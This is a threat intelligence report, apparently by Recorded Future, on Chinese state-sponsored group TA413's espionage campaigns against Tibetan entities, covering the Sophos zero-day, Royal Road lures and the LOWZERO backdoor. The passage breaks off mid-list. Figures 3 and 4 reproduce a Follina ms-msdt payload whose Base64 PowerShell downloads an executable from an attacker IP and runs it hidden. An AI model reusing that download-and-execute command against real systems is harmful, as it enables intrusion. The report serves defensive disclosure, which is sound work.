CYBER
THREAT
ANALYSIS
CHINA

Recorded Future®

By Insikt Group®

September 22, 2022

Chinese State-Sponsored Group TA413 Adopts New Capabilities in Pursuit of Tibetan Targets

This report details multiple campaigns conducted by the likely Chinese state-sponsored threat activity group TA413. The activity was identified through a combination of large-scale automated network traffic analytics and expert analysis. This report will be of most interest to individuals and organizations with strategic and operational intelligence requirements relating to Chinese cyber threat activity, as well as humanitarian and other organizations concerned with Tibetan interests.
With thanks to our colleagues at Sophos for early sharing and collaboration.

Executive Summary

Recorded Future's analysts continue to observe targeting of ethnic and religious minority communities by Chinese state-sponsored groups for surveillance and intelligence-gathering purposes. Previously, we covered activity of this nature that we attributed to RedAlpha. We have since identified an additional group that has been particularly relentless in its targeting of the Tibetan community, commonly referred to in open source as TA413. Over the first half of 2022, we have observed TA413 exploit a now-patched zero-day vulnerability targeting the Sophos Firewall product (CVE-2022-1040), weaponize the "Follina" (CVE-2022-30190) vulnerability shortly after discovery and publication, and employ a newly observed custom backdoor we track as LOWZERO in campaigns targeting Tibetan entities. This willingness to rapidly incorporate new techniques and methods of initial access contrasts with the group's continued use of well known and reported capabilities, such as the Royal Road RTF weaponizer, and often lax infrastructure procurement tendencies.

Key Judgments

- TA413 likely conducts cyber espionage on behalf of the Chinese state. This assessment is based on the group's persistent targeting of the Tibetan community for intelligence-gathering purposes, use of custom capabilities shared across other known Chinese state-sponsored groups, and other technical evidence supporting this attribution.
- TA413 is likely a consumer of a shared capability development pipeline serving multiple Chinese state-sponsored groups, exemplified by the group's continued use of the Royal Road RTF builder, a shared zero-day exploit in Sophos Firewall observed in use by multiple China-linked groups, and historical access to other shared malware families such as the TClient backdoor.
- In total, we observed at least 3 Chinese state-sponsored groups targeting Sophos Firewall zero-day vulnerability CVE-2022-1040. More widely, this activity is further evidence of both the continued increase in zero-day use by Chinese state-sponsored actors and the ongoing sharing of custom capabilities — including exploits — across groups linked to China's intelligence agencies.
- TA413 drops a new custom backdoor, LOWZERO, deviating from using well known or open-source tooling.

Background

TA413 activity was first publicly reported by Proofpoint in September 2020 when the group was observed conducting persistent targeting of the Tibetan community, as well as briefly targeting multiple European entities in the early months of the COVID-19 pandemic. In this activity, TA413 used the Royal Road RTF weaponizer, which is shared across multiple Chinese state-sponsored groups, in order to load a custom malware family tracked as Sepulcher. More historically, TA413 infrastructure and email sender domains are linked to publicly reported ExileRAT activity also targeting Tibetan entities, as well as the use of the LuckyCat Android malware.

In February 2021, further TA413 activity was reported that featured the use of a customized malicious Mozilla Firefox browser extension tracked as FriarFox. FriarFox allowed access and control of targeted users' Gmail accounts and contacted command-and-control infrastructure associated with the Javascript reconnaissance framework Scanbox. This activity and other related TA413 campaigns around this time also targeted organizations and individuals associated with the Tibetan community and featured continued use of Sepulcher and Royal Road.

Surprisingly, TA413 actors have regularly reused phishing email sender addresses for up to several years (such as tseringkanyaq@yahoo[.]com and mediabureauin@gmail[.]com), allowing for the connection of disparate campaign activity to the group. We have also observed historical correlations between TA413 and publicly reported Tropic Trooper (Keyboy, Pirate Panda) activity, suggesting a degree of overlap between these clusters. For instance, a December 2018 campaign that we observed targeting the Tibetan community used the sender email address mediabureauin@gmail[.]com historically associated with TA413 activity, and also shared C2 infrastructure overlaps with the peopleoffreeworld[.]tk domain noted in the Cisco Talos LuckyCat campaign. The infection chain ultimately loaded the custom TClient backdoor seen in historical Tropic Trooper activity reported by Citizen Lab, Trend Micro, and PWC. Both TA413- and Tropic Trooper-attributed activity also used the URI string /qqqzqa. The use of TClient was also recently sighted by Check Point researchers bundled with a Chinese language greyware, "SMS Bomber".

There was also observable Infrastructure overlap between Tropic Trooper activity and TA413 campaigns. For example, the domain tibetnews[.]today referenced in Citizen Lab and Trend Micro reporting was hosted on Forewin Telecom IP Address 118.99.13[.]68 until early 2019, which later hosted multiple Tibet-themed domains matching unique TA413 infrastructure tactics, techniques, and procedures (TTPs). Importantly, the Citizen Lab report discusses some ambiguity around public reporting on the Tropic Trooper cluster that has conflated campaign and group names. Furthermore, based on wider trends in Chinese cyber-espionage activity, it is also highly plausible that these groups have shared a capability and/or infrastructure pipeline, and that TA413 is a subset of wider Tropic Trooper activity.

Threat/Technical Analysis

Over the past several years, we have observed TA413 activity relentlessly targeting organizations and individuals associated with the Tibetan community. While the group has occasionally expanded to a wider target set, targeting this community has been a constant and is almost certainly indicative of one of the group's primary intelligence assignments. TA413 has also displayed an unusual mixture of consistency in using well publicized toolsets and infrastructure TTPs while also proving adaptable and agile in adopting zero-day or recently publicized vulnerabilities into infection chains. In the section below, we highlight some notable TA413 campaign activity observed throughout 2022 to date.

Analysis of Recent TA413 Campaign Activity

Exploitation of Sophos Firewall Zero-Day

On March 25, 2022, Sophos published an advisory regarding a patched authentication bypass vulnerability allowing remote code execution (RCE) in the User Portal and Webadmin of Sophos Firewall, which is tracked as CVE-2022-1040. According to the advisory, Sophos observed this vulnerability being exploited to gain initial access to a small number of targeted organizations primarily in the South Asia region. All affected organizations were informed directly by Sophos. Subsequently, Volexity and Sophos both published research regarding multiple likely Chinese state-sponsored threat activity groups exploiting CVE-2022-1040. In total, we identified at least 3 distinct Chinese state-sponsored threat activity groups with access to this exploit prior to public reporting, including TA413.

The targeting observed within TA413-attributed exploitation of CVE-2022-1040 aligned with the group's typical activity. The group used the Choopa (Vultr) IP address 192.46.213[.]63 in post-exploitation activity, which hosted multiple known TA413 domains at the time. A second IP address used in post-exploitation, 134.122.129[.]102, hosted applestatic[.]com at the time of activity, which has historical hosting overlaps with the TA413 domain newsindian[.]xyz.

Network Indicator
freetibet[.]in
jobflex[.]in
flex-jobs[.]in
tibetancongress[.]com
applestatic[.]com
192.46.213[.]63
134.122.129[.]102

Table 1: Post-exploitation infrastructure linked to TA413 targeting of CVE-2022-1040 (Source: Recorded Future)

Continued Use of the Royal Road RTF Weaponizer

TA413 continues to use variants of the shared Royal Road RTF weaponizer tool in targeted phishing attempts. Royal Road is widely shared across Chinese state-sponsored groups and allows the creation of malicious RTF files intended to exploit vulnerabilities in Microsoft Equation Editor (CVE-2017-11882, CVE-2018-0798, CVE-2018-0802). In May 2022, we identified a targeted spearphishing attempt against a Tibetan organization containing a link to a Royal Road sample hosted on the Google Firebase service. The group used the sender domain tibet[.]bet, which we had previously linked to TA413 activity based on infrastructure characteristics specific to the group, while a Proofpoint security researcher also attributed this campaign to the group.

File Name	SHA256 Hash
Application-form-Sixmonth-workshop-2022V1.doc	9681ef910820d553e4cd54286f8893850a3a57a29df7114c6a6b0d89362ff326

Table 2: TA413 MalDoc weaponized using Royal Road (Source: Recorded Future)

The RTF drops a file named `dcnx18pwh.wmf` which is encoded using the XOR key `B2 A6 6D FF` associated with a known Royal Road variant. The decoded payload (028e07fa88736f405d24f0d465bc789c3bcbbc9278effb3b1b73653847e86cf8) ultimately loads a custom backdoor which we track as LOWZERO and contacts a hardcoded C2 IP address 45.77.19[.]75 over TCP Port 110. Further analysis of LOWZERO is included in the section **Malware Analysis: TA413's Custom LOWZERO Backdoor.**




Figure 1: Tibetan language Royal Road lure used by TA413 (Source: Recorded Future)


Exploitation of MSDT Vulnerability CVE-2022-30190 (Follina)

On May 30, 2022, we identified a spearphishing attempt targeting an entity associated with the Tibetan government-in-exile. In this activity, the attackers spoofed the Central Tibetan Administration and used a theme of a photography grant intended to support female photographers within the Tibetan community. The phishing email again used the sender domain tibet[.]bet. The phishing email linked to a file hosted on a subdomain associated with the Google Firebase service, tibet-gov.web[.]app, as also referenced in subsequent open-source reporting by Proofpoint.

The phishing emails were sent in 2 waves: the first linked to a Microsoft Word .docx attachment hosted on the Google Firebase service that attempts to use the Follina vulnerability, and a second linked to a .RAR archive file containing both the malicious Microsoft Word attachment and a decoy .png image file.

File Name	SHA256 Hash
Program and registration conditions.docx	c984867923411b3823a39b98672d1d98d1d093ea669f9b-2984c05a0cb3072444

Table 3: Malicious TA413 .docx file exploiting Follina vulnerability (Source: Recorded Future)



Photography Grant

The Women's Empowerment Desk (WED) under Dept. Of Finance, CTA is glad to announce the call for application to it's Photography Grant. The grant is looking to support and work with one female photographer from the Tibetan community in India or Nepal to carry out a photography project dedicated to capturing the experiences of Tibetan women and girls. The proposed project must align with the theme 'stories of resilience' or 'Gender equality.' The completed project of the selected candidate will be showcased in an exhibition.

Aspiring candidates needs to:

1. Submit an essay or a statement of purpose (no more than 250 words) describing your intended project for this grant and how it relates to the theme.
2. Submit your resume and 10 unedited photographs taken within the last 3 years.
3. Submit updated RC/Green book copies.

Applicants will be contacted for an online interview with our panel of judges. The grant recipient will be determined by the distinguished panel on the basis of their work experiences, artistic excellence and the promise of delivering finest work on the selected theme.

The selected applicant will receive a grant sum of INR 150,000 to complete the Photography project based on the theme.

Email the required documents to empoweringtibwomen@tibet.net
Application Deadline: 20 June 2022
Project Duration: July- Dec 2022

Project requirements need to:

1.The proposed project must align with the theme 'stories of resilience' or 'Gender equality.'

2.The completed project of the selected candidate will be showcased in an exhibition.

Aspiring candidates need to:

1.Send in an essay or statement of purpose (no more than 250 words) describing what drives your passion for photography, why you are specifically interested in this grant and how you relate to the theme.

2.Submit your resume and submit 10 photos that must be unedited and taken within the last 3 years.

Figure 2: Contents of RAR file hosted on Google Firebase domain: decoy PNG file (left) and contents of malicious .docx file (right) (Source: Recorded Future)

Once the Word document is opened, it attempts to retrieve an HTML file from a remote web server, http://65.20.75[.]158/poc.html. The downloaded HTML file uses the ms-msdt MSProtocol URI scheme to trigger the Follina exploit and ultimately execute a Base64-encoded PowerShell command to download a follow-on payload from http://65.20.75[.]158/0524×86110.exe. At the time of analysis, 65.20.75[.]158 also hosted the recently registered Tibet-themed domains t1bet[.]net and airjaldi[.]online, which spoofs the Indian ISP AirJaldi. Notably, AirJaldi runs the Dharamshala Network which provides internet access to multiple Tibetan entities.

```
ms-msdt:/id PCWDiagnostic /skip force /param \"IT_Re-
browseForFile=cal?c IT_LaunchMethod=ContextMenu
IT_SelectProgram=NotListed IT_BrowseForFile=h$(-
Invoke-Expression($(Invoke-Expression('[System.
Text.Encoding]'+[char]58+[char]58+'UTF8.Get-
String([System.Convert]'+[char]58+[char]58+'FromBase-
64String('+[char]34+'VHJ5IHskd2M9bmV3LW9iamVjdCBzeX-
N0ZW0ubmV0LndlYmNsaWVudDskd2MuZG93bmxvYWRmaWxlKCJodHRwOi8-
vNjUuMjAuNzUuMTU4LzA1MjR4ODYxMTAuZXhlIiwiJEVOVjp0ZW1wXH-
dzdG1wLmV4ZSIpO30gQ2F0Y2gge0V4aXQoMSk7fTskY21kID0gIiRFT-
lY6dGVtcFx3c3RtcC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNtZCAtd2lu-
ZG93c3R5bGUgaGlkZGVuIC1Bcmd1bWVudExpc3QgIi9jIHJ1bmRsbD-
MyLmV4ZSBwY3d1dGwuZGxsLExhdW5jaEFwcGxpY2F0aW9uICRjb-
WQiOyRjbWQgPSAiYzpcd2luZG93c1xzeXN0ZW0zMlxjbWQuZXhlI-
jtTdGFydC1Qcm9jZXNzICRjbWQgLXdpbmRvd3N0eWxlIGhpZGRlbi-
AtQXJndW1lbnRMaXN0ICIvYyB0YXNra2lsbCAvZiAvaW0gbXNkdC5le-
GUiOw==’+[char]34+’))’))))i/../../../../../../../../../../
/../../../../Windows/System32/mpsigstub.exe IT_AutoTrou-
bleshoot=ts_AUTO
```

Figure 3: ms-msdt command used by TA413 to execute Base64-encoded PowerShell command and download follow-on payload (Source: Recorded Future)

```
Try {$wc=new-object system.net.webclient;$wc.download-
file("http://65.20.75[.]158/0524x86110.exe","$ENV:temp\
wstmp.exe");} Catch {Exit(1);};$cmd = "$ENV:temp\wstmp.
exe";Start-Process $cmd -windowstyle hidden -ArgumentList
"/c rundll32.exe pcwutl.dll,LaunchApplication $cmd";$cmd
= "c:\windows\system32\cmd.exe";Start-Process $cmd -win-
dowstyle hidden -ArgumentList "/c taskkill /f /im msdt.
exe";
```

Figure 4: Decoded PowerShell command (Source: Recorded Future)

The downloaded file 0524×86110.exe is UPX-packed and has the SHA256 file hash 5217c2a1802b0b0fe5592f9437cdfd21f87da1b6ebdc917679ed084e40096bfd. The unpacked UPX file also loads LOWZERO and uses the Choopa C2 IP address 45.77.45[.]222 for C2 over port TCP 110. Notably, 45.77.45[.]222 hosted the domain tibetyouthcongress[.]com at the time of this activity, which our analysis also previously attributed to TA413.

Other Tooling in Use by TA413

From further analysis of TA413 activity, we also identified evidence that the group is likely using the open-source proxy tool Stowaway. This is based on the identification of an ELF sample (SHA256: 86f45f0d6778fda90a56ea8986a9124d768715af425784bbd1c371feeb2bfe68) configured to communicate with the IP address 134.122.129[.]38, which was uploaded to public malware repositories in close proximity to the time this IP hosted the TA413 domain freetibet[.]in. Notably, Stowaway has also been observed in use by other likely Chinese state-sponsored groups, per recent reporting by Kaspersky.

Additionally, through historical scanning data we identified an open directory present on a TA413-controlled server 172.105.35[.]111 in June 2022. While this was no longer accessible at the time of discovery, one of the files present was named fscan_amd64. This is likely indicative of the group's use of the open-source internal network scanning tool fscan, which uses a file of the same name. This tool was also observed in use by another suspected Chinese state-sponsored actor TAG-22 (Bronze University, Earth Lusca, Fishmonger, Red Dev 10) by Trend Micro researchers.

Victimology

In all of these recent campaigns, we have observed TA413 persistently targeting organizations associated with the Tibetan community, including entities associated with the Tibetan government-in-exile. While this appears to make up a large proportion of the group's activity, open-source reporting also identified short-lived TA413 activity targeting European diplomatic and legislative bodies, non-profit policy research organizations, and global organizations dealing with economic affairs during the early stages of COVID-19 in 2020. Using Recorded Future Network Traffic Analysis (NTA), we also identified infrastructure associated with multiple government organizations in Nepal and the corporate network of an Indian Internet Service Provider (ISP) regularly communicating with TA413 C2 infrastructure during the first half of 2022.

Infrastructure Analysis

TA413 continues to use a consistent set of infrastructure TTPs aligning with historical public reporting when procuring and weaponizing operational infrastructure. The group has predominantly registered domains through GoDaddy and used a combination of Forewin Telecom, Choopa (Vultr), and Linode for hosting. Notably, a large majority of identified TA413 domains also used the registrant organization name "asfasf", likely due to consistent keyboard walking of the left hand keyboard home keys. These TTPs also align with publicly attributed TA413 domains such as vaccine-icmr[.]net, as featured in historical Proofpoint reporting.

TA413 also continues to largely use domains spoofing organizations associated with Tibet such as non-government organizations (like Tibetan National Congress and Tibetan Youth Congress) and media organizations (such as Tibet Times). The group has also registered domains spoofing wider organizations such as the remote working employment site FlexJobs and Indian news firm Rediff News.

Domain	Spoofed Organization
tibetancongress[.]com	Tibetan National Congress
tibetanyouthcongress[.]com	Tibetan Youth Congress
tibetyouthcongress[.]com	Tibetan Youth Congress
tibettimescategory[.]net	Tibet Times
jobflex[.]in	FlexJobs
flex-jobs[.]in	FlexJobs
airjaldi[.]online	AirJaldi
rediffpapers[.]com	Rediff[.]com News

Table 4: TA413 domains spoofing specific organizations (Source: Recorded Future)

Malware Analysis: TA413's Custom LOWZERO Backdoor

LOWZERO is a backdoor that, after profiling the infected machine and sending the data to the command-and-control server, will receive additional modules to run. We believe the modules are only delivered and executed if the fingerprinted machine is of interest to the actors, as we did not observe any additional modules while executing within a sandbox environment. The modules likely expand upon the basic backdoor functionality residing in LOWZERO. LOWZERO is also capable of proxying communication received via the network listener out through another connection, defined based upon prior data received.

The following analysis was performed on a sample of the malware with SHA256 hash 5217c2a1802b0b0fe5592f9437cdfd21f87da1b6ebdc917679ed084e40096bfd

Layers to Execution

The LOWZERO execution chain contains multiple layers/ stages:

- **Stage 1** — Decompresses an embedded DLL file (stage 2) before XOR decrypting it and executing it
- **Stage 2 —** Launches rundll32.exe in a suspended state and injects the Stage 3 DLL into it; then it calls the DllEntryPoint and the exported function *F* exposed by the Stage 3 DLL
- **Stage 3** — Exported function *F* contains the backdoor functionality




Figure 5: LOWZERO loading process (Source: Recorded Future)

Config BreakDown

LOWZERO's configuration information is passed in as a buffer to Stage 3's exported function F. The configuration data is both encrypted and compressed. The decompression algorithm is applied after the not operator is applied to decrypt the buffer. The decompression algorithm is likely LZF (Lempel-Ziv-Free). This same decompression algorithm is also used to decompress the Stage 2 dll and is used as part of the encryption / decryption scheme for C2 communication.

```
Address    00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F

00000000:  88 00 9B 00 E0 D9 FF C7  BC C6 BD BD CA C7 CC D2  ................
00000010:  C8 BC CD C9 D2 CB C6 C6  CF D2 BE BE C8 CC D2 BA  ................
00000020:  C9 C9 B9 CA C6 ED CB BE  CA BE BB CA FF FF B2 FF  ................
00000030:  71 34 62 4D 71 6B 46 4D  71 DF F8 E0 38 55 35 5A  q4bMqkFMq...8U5Z
00000040:  77 78 57 4B 38 56 76 6B  6F 75 33 6D 53 73 38 36  wxWK8Vvkou3mSs86
00000050:  6E 66 4B 52 79 39 33 6C  59 37 38 36 E0 4A 37 71  nfKRy93lY786.J7q
00000060:  4D 59 73 71 52 4A 4E 43  64 53 66 33 36 79 73 76  MYsqRJNCdSf36ysv
00000070:  7A 6E 73 32 4D 4A 39 48  6D 77 32 57 4F FF FF 1F  zns2MJ9Hmw2WO...
00000080:  F0 FF FE 9F 15 7F FC FC  CF 8A FF FF              ............
```

Figure 6: Encrypted and compressed configuration data (Source: Recorded Future)

Figure 7 shows the contents of the configuration information buffer after decryption and decompression.

Hex editor

```
Address    00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F

00000000:  26 00 38 43 39 42 42 35  38 33 2D 37 43 32 36 2D  &.8C9BB583-7C26-
00000010:  34 39 39 30 2D 41 41 37  33 2D 45 36 36 46 35 39  4990-AA73-E66F59
00000020:  34 41 35 41 44 35 00 00  4D 00 8E CB 9D B2 8E 94  4A5AD5..M.......
00000030:  B9 B2 8E CB 9D B2 C7 AA  CA A5 88 87 A8 B4 C7 A9  ................
00000040:  89 94 90 8A CC 92 AC 8C  C7 C9 91 99 B4 AD 86 C6  ................
00000050:  CC 93 A6 C8 C7 C9 B5 C8  8E B2 A6 8C 8E AD B5 B1  ................
00000060:  BC 9B AC 99 CC C9 86 8C  89 85 91 8C CD B2 B5 C6  ................
00000070:  B7 92 88 CD A8 B0 00 00  00 00 00 00 00 00 00 00  ................
00000080:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 60  ...............`
00000090:  EA 00 00 60 EA 00 00 30  75 00 00               ...`...0u..
```

Page: 1 / 1

Region: 0x00000000 - 0x0000009B (0 - 155)

Selection: None

Data Size: 0x0000009B (155 Bytes)

Pattern Data

Name	Col…	Offset	Size	Type	Value
▼ config		0x00000000 : 0x0000009A	0x009B	struct Config	{ ... }
id_size		0x00000000 : 0x00000001	0x0002	u16	38 (0x26)
▼ id		0x00000002 : 0x00000027	0x0026	union ID	{ ... }
id		0x00000002 : 0x00000027	0x0026	String	"8C9BB583-7C26-4990-A
mutex		0x00000002 : 0x00000027	0x0026	String	"8C9BB583-7C26-4990-A
EncryptedBufferSize		0x00000028 : 0x00000029	0x0002	u16	77 (0x4D)
EncryptedBuffer		0x0000002A : 0x00000076	0x004D	String	"\x8E\xCB\x9D\xB2\x8E
HourCheck_1		0x00000077 : 0x0000007A	0x0004	u32	0 (0x00)
MinuteCheck_1		0x0000007B : 0x0000007E	0x0004	u32	0 (0x00)
SecondCheck_1		0x0000007F : 0x00000082	0x0004	u32	0 (0x00)
HourCheck_2		0x00000083 : 0x00000086	0x0004	u32	0 (0x00)
MinuteCheck_2		0x00000087 : 0x0000008A	0x0004	u32	0 (0x00)
SecondCheck_2		0x0000008B : 0x0000008E	0x0004	u32	0 (0x00)
Sleep_dwMilliseconds_1		0x0000008F : 0x00000092	0x0004	u32	60000 (0xEA60)
CommunicationDelay		0x00000093 : 0x00000096	0x0004	u32	60000 (0xEA60)
Sleep_dwMilliseconds_2		0x00000097 : 0x0000009A	0x0004	u32	30000 (0x7530)

Figure 7: Decrypted and decompressed configuration data (Source: Recorded Future)

The campaign ID is used as the mutex and can be extracted from the configuration data. The campaign ID found in this sample is: *8C9BB583-7C26-4990-AA73-E66F594A5AD5*.

The C2 information is still obfuscated at this stage. The binary *not* operator is applied to each byte in order to partly deobfuscate the string. The string is then base64-decoded using the custom alphabet *Vhw4W3uB5OcY8qrp21NxbHs7ynSJFoPTEdAUtv9QagIDl6MR0KZkmjfeiCzGXL+/* to get the final result. The final result is extracted and parsed as seen in **Table 5**.

C2 IP Address	45.77.45[.]222
C2 Port	TCP 110
TLSv1.1 Server Name	static-global-s-msn-com.akamaized[.]net
Network Creation Option	0×1

Table 5: Extracted C2 values (Source: Recorded Future)

C2 Communications

This sample of LOWZERO mimics a TLS version 1.1 connection over a non-standard TLS port (TCP 110). However, the TLS connection is custom and does not adhere to the protocol standard, and was likely created to look like TLS on the surface. This helps the communication to blend in with other TLS traffic while allowing the actor not to worry about certificate procurement or management.

The communication starts with the standard TLS handshake components *Client Hello* and *Server Hello*. During the *Server Key Exchange* the C2 passes the EC (Elliptic Curve) Diffie-Hellman public key of *b113bc93dcd87d350850b7fd643c2c5aee678c3dcb717d1296b0cf57c749f0ab*. It is important to note that both of the C2s we identified use the same public key.

After the TLS hello packets are sent, LOWZERO exchanges its EC Diffie-Hellman public key with the C2, which the backdoor randomly generates at runtime, meaning that each C2 session will have a different public key. **Figure 8** shows the TLS version 1.1 handshake from the LOWZERO backdoor to the C2.

```
192.168.100.204      45.77.45.222         TLSv1.1    204 Client Hello
45.77.45.222         192.168.100.204      TLSv1.1    132 Server Hello
45.77.45.222         192.168.100.204      TLSv1.1    181 Server Key Exchange, Server Hello Done
192.168.100.204      45.77.45.222         TLSv1.1    135 Client Key Exchange, Change Cipher Spec
192.168.100.204      45.77.45.222         TLSv1.1    123 Encrypted Handshake Message
45.77.45.222         192.168.100.204      TLSv1.1     60 Change Cipher Spec
```

Figure 8: LOWZERO TLS version 1.1 handshake (Source: Recorded Future)

Up until this point, the C2 connection has seemingly followed the standard TLS 1.1 handshake. In a standard implementation of TLS, when data is exchanged between a client / server, the process is to use asymmetric encryption to securely exchange the symmetric key and then switch to the symmetric encryption as it's faster. However, this is where LOWZERO breaks protocol and doesn't use public key encryption to securely transfer the symmetric key. Instead, the Random Bytes from the Client Hello packet and the Random Bytes from the Server Hello packet are XORed together to derive a key for the AES encryption algorithm that is used to decrypt / encrypt the C2 communication.

```
▾ Handshake Protocol: Client Hello
    Handshake Type: Client Hello (1)
    Length: 141
    Version: TLS 1.1 (0x0302)
  ▸ Random: 610ec88cd9d42a84d575ce43d6f8ed30742c6aae5b99fda894b6906d065de9bf
    Session ID Length: 0
```

```
▾ Handshake Protocol: Server Hello
    Handshake Type: Server Hello (2)
    Length: 69
    Version: TLS 1.1 (0x0302)
  ▸ Random: 317f55d29774d64e3429fc2a92c4ae09f8775feae24fc0d31d7532b34b7ab199
    Session ID Length: 0
```

Encryption / Decryption Key = 'Client Hello.Random' XOR 'Server Hello.Random'

Figure 9: LOWZERO AES encryption / decryption key creation (Source: Recorded Future)

LOWZERO Initialization Packet

After the TLS handshake and the deriving of the AES key, LOWZERO sends the following basic system and user information to the C2:

1. Username
